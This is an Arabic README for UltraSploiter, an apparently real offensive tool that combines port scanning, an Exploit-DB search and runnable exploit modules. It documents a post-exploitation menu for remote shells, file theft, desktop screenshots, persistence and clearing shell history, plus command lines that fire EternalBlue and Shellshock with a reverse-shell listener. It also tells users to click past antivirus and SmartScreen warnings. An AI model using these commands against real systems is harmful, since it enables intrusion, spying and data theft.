vqkro/ultrasploiter
ثنائي واحد يدمج ماسح منافذ، وفهرس Exploit-DB الكامل (47 ألف مدخل) ووحدات استغلال قابلة للتشغيل في أداة واحدة. مكتوب بلغة Rust، ويعمل على Linux وWindows وmacOS.
ماسح منافذ، وفهرس exploit-db الكامل، ومجموعة من الاستغلالات القابلة للتشغيل في ملف تنفيذي واحد. ملف واحد، بلا اعتماديات. لينكس وويندوز وماكوس.
إذا كنت عادةً تلجأ إلى nmap + searchsploit + metasploit، فهذا هو الثلاثة جميعًا خلف أمر واحد:
| عادةً | هنا |
|---|---|
nmap | UltraSploiter scan <ip> |
searchsploit | UltraSploiter search <kw> |
msfconsole | UltraSploiter exploit <ip> <module> |
هذا إصدار كبير. الفكرة كلها من الإصدار هي أن يكون المسح وصولًا إلى صدفة أمر أشبه بحركة واحدة، وبمجرد وصولك إلى الجهاز يجب ألا تكون تكتب أوامر خام في أنبوب بليد.
sessions -i <id>
قائمة حقيقية تتحكم بها عبر ↑/↓ وenter. نفّذ الأوامر، اعرض الملفات، اسحب الملفات
نزولًا، ادفع الملفات صعودًا، التقط لقطة شاشة لسطح مكتبهم مباشرة إلى جهازك، بدّل خلفية سطح مكتبهم،
استخرج معلومات النظام، ثبّت الاستمرارية، نظّف. كل إجراء يحدد
ويندوز مقابل لينكس من تلقاء نفسه.-T3 أصبح 2500 مقبس قيد التنفيذ الآن، و-T5 هو 12000)، لذا ينجز مسح أفضل 1000 منفذ
بشكل أسرع noticeably على شبكة حية.النسخة المختصرة: نفس الوعد الثلاثي الأحرف، ومسار أقصر بكثير من scan
إلى صدفة أمر على الجهاز.
عندما تتصل صدفة عكسية تُسجَّل كجلسة. ادخل إلى القائمة:
UltraSploiter console
usp > sessions
usp > sessions -i 1
تحصل على قائمة تتنقل فيها بمفاتيح الأسهم (مفاتيح الأرقام تقفز أيضًا)، وEnter للاختيار:
| الإجراء | ما الذي يفعله |
|---|---|
| shell | صدفة أوامر تفاعلية، back للعودة |
| files | ls -la / أو dir C:\ |
| sysinfo | المضيف، المستخدم، نظام التشغيل، الواجهات |
| screenshot | يلتقط سطح مكتب الهدف، ويحفظه في ~/.ultrasploiter/loot |
| download | يسحب ملفًا إلى ~/.ultrasploiter/loot (base64) |
| upload | يدفع ملفًا محليًا إلى الهدف (base64) |
| wallpaper | ينزّل صورة ويضبطها كخلفية شاشة لديهم |
| persist | يكتب إدخال إعادة تشغيل (يسأل أولًا) |
| cleanup | يمسح سجل الصدفة والآثار المؤقتة |
يكتشف نظام تشغيل الهدف بنفسه (linux مقابل windows) ويبني الأمر الصحيح لكل إجراء — powershell على windows، وsh/coreutils على linux. تمر نقل الملفات عبر المقبس الموجود بصيغة base64، لذا لا يلزم تثبيت أي شيء آخر على أي من الجانبين.

أسهل طريقة هي مجرد أخذ الملف التنفيذي المُجمَّع مسبقًا وتشغيله. لا شيء لتثبيته.
من صفحة الإصدارات:
UltraSploiter-windows-x86_64.exe، انقر عليه نقرًا مزدوجًاUltraSploiter-linux-x86_64إنها أداة أمنية لذا ستنبّه إليها برامج مكافحة الفيروسات وSmartScreen. على windows انقر more info -> run anyway، أو أضف استثناءً إذا كنت ستحتفظ بها.
انقر نقرًا مزدوجًا على UltraSploiter.exe، تُفتح القائمة. إذا اشتكى SmartScreen من
ناشر غير معروف (وسيفعل، فهي غير موقّعة)، انقر more info -> run anyway.
chmod +x UltraSploiter-linux-x86_64
./UltraSploiter-linux-x86_64
chmod +x UltraSploiter-macos-arm64
./UltraSploiter-macos-arm64
إذا حظر gatekeeper التطبيق (مرة أخرى، لأنه غير موقّع) انقر بزر الفأرة الأيمن -> فتح، أو امسح علامة الحجر الصحي مرة واحدة:
xattr -d com.apple.quarantine UltraSploiter-macos-arm64
لا تحتاج إليه إلا إذا لم يكن هناك ملف ثنائي (binary) لمنصتك أو إذا أردت تغيير شيء ما. يتطلب rust 1.74+.
sudo apt install build-essential
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh
xcode-select --install
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
./build.sh
git clone https://gitlab.com/vqkro/ultrasploiter
cd ultrasploiter
.\build.ps1
يستخدم build.ps1 سلسلة أدوات gnu لذا لا تحتاج إلى visual studio أو msvc، فهو
يثبّتها إن كانت مفقودة. إذا كانت لديك بالفعل أدوات بناء msvc فإن cargo build --release
العادي يعمل أيضًا.
عقبة واحدة على windows: يستدعي windows-sys (الذي يجلبه tokio) الأمر dlltool، الذي
يحتاج إلى المُجمّع as، ومكوّن rust-mingw لا يوفّره. يبحث build.ps1
عن مجلد mingw bin يحتوي عليه في tools\mingw64\bin و
%USERPROFILE%\tools\mingw64\bin ويضيفه إلى مقدمة PATH. ضع
بناء winlibs في أحد هذين المسارين إذا واجهت error calling dlltool. لا يؤثر ذلك على msvc.


بدون وسائط تحصل على القائمة:
   1)  Scan a target           find open ports and services
   2)  Search exploits         keyword lookup
   3)  List runnable modules
   4)  Run an exploit          pick a target and a module
   5)  Console                 advanced msf-style commands
   0)  Exit
الصيغة المختصرة: أعطِه هدفًا، وأضف وحدة إذا أردت تشغيل إحداها، وسيتولى الباقي.
UltraSploiter 10.0.0.5                           # scan it (same as scan 10.0.0.5)
UltraSploiter 10.0.0.5 -p 22,80,443 -T4          # scan with flags
UltraSploiter 10.0.0.5 vsftpd_234                # run a native/catalog module
UltraSploiter 10.0.0.5 exploit/windows/smb/ms17_010_eternalblue
                                                 # route an msf module, RHOSTS set for you
الأوامر الصريحة، إذا كنت تفضّلها:
UltraSploiter scan 10.0.0.5                      # top 1000 ports + fingerprint + suggestions
UltraSploiter scan 10.0.0.0/24 -p 22,80,443      # host discovery, then scan the live ones
UltraSploiter scan 10.0.0.1-50 -p 1-1024 -T4     # range, fast timing
UltraSploiter scan 10.0.0.5 -p -                 # all 65535 ports
UltraSploiter scan 10.0.0.5 -sU                  # UDP scan
UltraSploiter scan 10.0.0.0/24 --check           # scan then safely check matched modules
UltraSploiter scan 10.0.0.5 -sC                  # default scripts (ssh/smb/redis/tls)
UltraSploiter scan 10.0.0.5 --json
UltraSploiter scan 10.0.0.5 -oX out.xml
UltraSploiter search samba
UltraSploiter search apache -n 20 --type remote --platform linux
UltraSploiter info 17491
UltraSploiter show 17491                          # print the PoC source for an Exploit-DB id
UltraSploiter modules
UltraSploiter msf search smb                      # bridge to Metasploit (needs it installed)
UltraSploiter exploit 10.0.0.5 vsftpd_234
UltraSploiter exploit 10.0.0.5 shellshock -o lhost=10.0.0.1 -o lport=4444
UltraSploiter console
على linux/macos أضف البادئة ./ (مثل ./UltraSploiter scan 10.0.0.5).
الأسماء المستعارة: find = search، list = modules، run = exploit.